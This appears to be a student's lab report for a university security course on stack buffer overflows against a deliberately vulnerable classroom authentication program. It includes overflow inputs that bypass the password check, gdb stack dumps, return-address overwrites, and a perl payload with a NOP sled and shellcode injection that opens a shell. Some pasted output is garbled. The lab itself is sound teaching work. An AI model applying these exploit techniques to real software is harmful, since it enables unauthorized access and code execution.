Matt Christensen (mrc621)

November 10, 2021

CS 465 (001) – Clift, Frederic M

Project #9 – Buffer Overflow Report

Section A

For this section, the meaningful property is the length of the input we feed the system (baring edge cases).


- **Gain access without a valid password**
    - 12345678901234567

To gain access without a valid address is relatively simple. We will simply use input that is one larger than the buffer in order to overflow *auth_flag*.


The int *auth_flag* is set to 1 at the beginning of execution. Afterwards, we copy the connects of password into *password_buffer* without checking for overflow. Our input of "12345678901234567" is enough to overflow, and since *auth_flag* is stored above *password_buffer* (at address *0xffffd05c*) to ascii value for "*7*" (*0x37*) is stored in *auth_flag*. Even though we will fail the two checks in *check_athentication()* the if check in *main()* will return true, since anything that is not zero is true in c.

We can see this is the stack memory. Here we print the stack before copying our input string into the buffer:

We see that *auth_flag* is set to zero. After coping our input into the buffer we see the following stack:



Thus a non-zero result (*0x37* – which is the ascii value for "*7*") will be returned and the "if statement" will return true:




```
int check_authentication(char *password) {
        int auth_flag = 0;
        char password_buffer[16];

        strcpy(password_buffer, password);

        if(strcmp(password_buffer, "brillig") == 0)
                auth_flag = 1;
        if(strcmp(password_buffer, "outgrabe") == 0)
                auth_flag = 1;

        return auth_flag;
}

int main(int argc, char *argv[]) {
        if(argc < 2) {
                printf("Usage: %s <password>\n", argv[0]);
                exit(0);
        }
        if(check_authentication(argv[1])) {
                printf("\n-=-=-=-=-=-=-=-=-=-=-=-\n");
                printf("       Access Granted.\n");
                printf("-=-=-=-=-=-=-=-=-=-=-=-\n");
        } else {
                printf("\nAccess Denied.\n");
   }
}
```

- **Gain access without a valid password, then program crashes**
    - 123456789012345678901234567 8

Next, if we extend the length to 28 we crash after verifying:

```
student@labimage:~/Desktop/sample3$ ./auth_overflow1 12345678901234567890123456 89

-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
Segmentation fault (core dumped)
student@labimage:~/Desktop/sample3$
```

This is because the null terminating character *0x00* messes up the saved value of *EBP*:


EBP acts as our base pointer into the given stack frame. Because to base pointer is saved when we load into the function, this means that when we try to return from *main()* our address will be messed up because of our overflow, causing it to crash (but only after the return on *main()*).


- **Program crashes without gaining access**
    - 12345678901234567980123456790l2

Now if we extend our input to 32 we crash before returning:


```
student@labimage:~/Desktop/sample3$ ./auth_overflow1 12345678901234567890123456789012
Segmentation fault (core dumped)
student@labimage:~/Desktop/sample3$
```

This is because we overflow a null character (*0x00*) into the return address for *check_authentication()*. This means when we try to return from the authentication check we will go to the wrong address (*0x08048500* instead of *0x0804854c* like we were supposed to).






This causes us to jump back into the *check_authentication()* function to a *movl* instruction where we do not have access to memory. This intern causes a seg fault error which crashes the program (never returning to *main()*):


0x80484f4 <check_authentication+72> mov %eax,(%esp)
0x80484f7 <check_authentication+75> call 0x8048350 <strcmp@plt>
0x80484fc <check_authentication+80> test %eax,%eax
0x80484fe <check_authentication+82> jne 0x8048507 <check_authentication+91>
0x8048500 <check_authentication+84> movl $0x1,-0xc(%ebp)
0x8048507 <check_authentication+91> mov -0xc(%ebp),%eax
0x804850a <check_authentication+94> leave
0x804850b <check_authentication+95> ret
0x804850c <main> push %ebp
0x804850d <main+1> mov %esp,%ebp
0x804850f <main+3> and $0xfffffff0,%esp
0x8048512 <main+6> sub $0x10,%esp
0x8048515 <main+9> cmpl $0x1,0x8(%ebp)
0x8048519 <main+13> jg 0x804853c <main+48>
0x804851b <main+15> mov 0xc(%ebp),%eax
0x804851e <main+18> mov (%eax),%eax
0x8048520 <main+20> mov %eax,0x4(%esp)
0x8048524 <main+24> movl $0x8048635,(%esp)
0x804852b <main+31> call 0x8048360 <printf@plt>
native process 3926 In: check_authentication
(gdb) break *0x80484c6
Breakpoint 1 at 0x80484c6: file auth_overflow1.c, line 9.
(gdb) break *0x80484d9
Breakpoint 2 at 0x80484d9: file auth_overflow1.c, line 11.
(gdb) run 123456789012345678901234567890123456789012
Starting program: /home/student/Desktop/sample3/auth_overflow1 123456789012345678901234567890123456789012
Breakpoint 1, 0x080484c6 in check_authentication (password=0xffffd2ea "123456789012345678901234567890123456789012") at auth_overflow1.c:9
(gdb) c
Continuing.
Breakpoint 2, 0x080484d9 in check_authentication (password=0xffffd2ea "123456789012345678901234567890123456789012") at auth_overflow1.c:1
(gdb) s
check_authentication (password=<error reading variable: Cannot access memory at address 0x32313041>) at auth_overflow1.c:14
(gdb) s
Program received signal SIGSEGV, Segmentation fault.
check_authentication (password=<error reading variable: Cannot access memory at address 0x32313041>) at auth_overflow1.c:14
(gdb)

Section B

For this section, I simply ran the program and found that we wanted to simply replace the return value with a new address that bypasses the check. From the c level of granularity, this means jumping into the access granted print statements.



I found that we want to jump to *0x804854b* instead of *0x8048547*. So we simply write 0x804854b to the address *0xffffd06c* (which is the return address). We do so by using the *"set(int)0xffffdo6c = 0x804854b*" command:

```
(gdb) x/16xw $sp
0xffffd030:     0xffffd04c      0x08048614      0xf7df8139      0xf7fa0808
0xffffd040:     0xf7f9d000      0xf7f9d000      0x00000000      0x74736574
0xffffd050:     0xf7f9d300      0x00000000      0x08049898      0x00000000
0xffffd060:     0x00000002      0xffffd124      0xffffd088      0x08048547
(gdb) set {int}0xffffd06c = 0x804854b
(gdb) x/16xw $sp
0xffffd030:     0xffffd04c      0x08048614      0xf7df8139      0xf7fa0808
0xffffd040:     0xf7f9d000      0xf7f9d000      0x00000000      0x74736574
0xffffd050:     0xf7f9d300      0x00000000      0x08049898      0x00000000
0xffffd060:     0x00000002      0xffffd124      0xffffd088      0x0804854b
```

This allows us to just into the access granted print statements:

```
   0xf7de0f0d <__libc_start_main+221>      mov    -0xc8(%eax),%eax
   0xf7de0f13 <__libc_start_main+227>      pushl  (%eax)
   0xf7de0f15 <__libc_start_main+229>      pushl  0x70(%esp)
   0xf7de0f19 <__libc_start_main+233>      pushl  0x70(%esp)
   0xf7de0f1d <__libc_start_main+237>      call   *0x70(%esp)
>  0xf7de0f21 <__libc_start_main+241>      add    $0x10,%esp
   0xf7de0f24 <__libc_start_main+244>      sub    $0xc,%esp
   0xf7de0f27 <__libc_start_main+247>      push   %eax
   0xf7de0f28 <__libc_start_main+248>      call   0xf7df8060 <exit>
   0xf7de0f2d <__libc_start_main+253>      mov    0x8(%esp),%edi
   0xf7de0f31 <__libc_start_main+257>      mov    0x3964(%edi),%eax
   0xf7de0f37 <__libc_start_main+263>      ror    $0x9,%eax
   0xf7de0f3a <__libc_start_main+266>      xor    %gs:0x18,%eax
   0xf7de0f41 <__libc_start_main+273>      call   *%eax
   0xf7de0f43 <__libc_start_main+275>      mov    0x395c(%edi),%eax
   0xf7de0f49 <__libc_start_main+281>      ror    $0x9,%eax
   0xf7de0f4c <__libc_start_main+284>      xor    %gs:0x18,%eax
   0xf7de0f53 <__libc_start_main+291>      lock decl (%eax)
   0xf7de0f56 <__libc_start_main+294>      sete   %dl
   0xf7de0f59 <__libc_start_main+297>      test   %dl,%dl
0xffffd030:     0xffffd04c      0x08048614      0xf7df8139      0xf7fa0808
0xffffd040:     0xf7f9d0  libc start main0      0x00000000      0x74736574
0xffffd060:     0x00000002      0xffffd124      0xffffd088      0x08048547
(gdb) set {int}0xffffd06c = 0x804854b
(gdb) x/16xw $sp
0xffffd030:     0xffffd04c      0x08048614      0xf7df8139      0xf7fa0808
0xffffd040:     0xf7f9d000      0xf7f9d000      0x00000000      0x74736574
0xffffd050:     0xf7f9d300      0x00000000      0x08049898      0x00000000
0xffffd060:     0x00000002      0xffffd124      0xffffd088      0x0804854b
(gdb) s
main (argc=2, argv=0xffffd124) at auth_overflow3.c:24
(gdb) sni
Undefined command: "sni".  Try "help".
(gdb) refresh
(gdb) s

-=-=-=-=-=-=-=-=-=-=-=-=-
     Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-
0xf7de0f21 in __libc_start_main () from /lib32/libc.so.6
```

Section C


```
student@labimage:~/Desktop/sample3$ ./auth_overflow3 `perl -e 'print "ffff" x 8 . "\x4b\x85\x04\x08"'`

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
Segmentation fault (core dumped)
student@labimage:~/Desktop/sample3$
```

Section D

For this final section we can reuse the previous command as the start of this command. From the previous command we can use the padding of *f*'s to fill memory until we get to the space that is allocated for the return address (of *check_authentication()*). We know afterword's that we'll need some address, but we're not sure where we want to jump to yet. For now, we'll just leave our old address in there and fix it later. Next, to make the jump into our executable to a bit easier we'll make a *nop* sled with: *perl -e 'print "\x90" x 200'*. This will make it so we can simply jump into somewhere in the middle of the *nop*'s and slide down to our code. This is done because *nop* commands simply proceed to the next command. Speaking of sliding down to our code, we finish the command with concatenating the contents of *shellcode5.bin* to our input. This results in the command:


```
./auth_overflow3 `perl -e 'print "ffff" x 8 . "\x4b\x85\x04\x08" . "\x90" x 200'``cat shellcode5.bin`
```

We run the program with this argument in GDB and print the stack:




Labeled above, we see where our *nop* sled lies in memory (starting at address *0xffffcf40*). Now we can simply pick an address within the sled and replace that with the address in our command (that writes to the return address of *check_authentication()*, which will allow us to jump to that space in memory after finishing the function – instead of going back to *main()*).


Additionally, if we examine memory further down, we can see where the *nop* sled ends and the inserted shell code begins:



This matches with the hex of the *shellcode5.bin* contents: (all be it backwards, per word)



Thus, we simply replace the old address with an address in the *nop* sled (let's say, *0xfffffc90*) and run the command again to access the shell:



This allows us to access the shell within *auth_overfow3*, from the command line.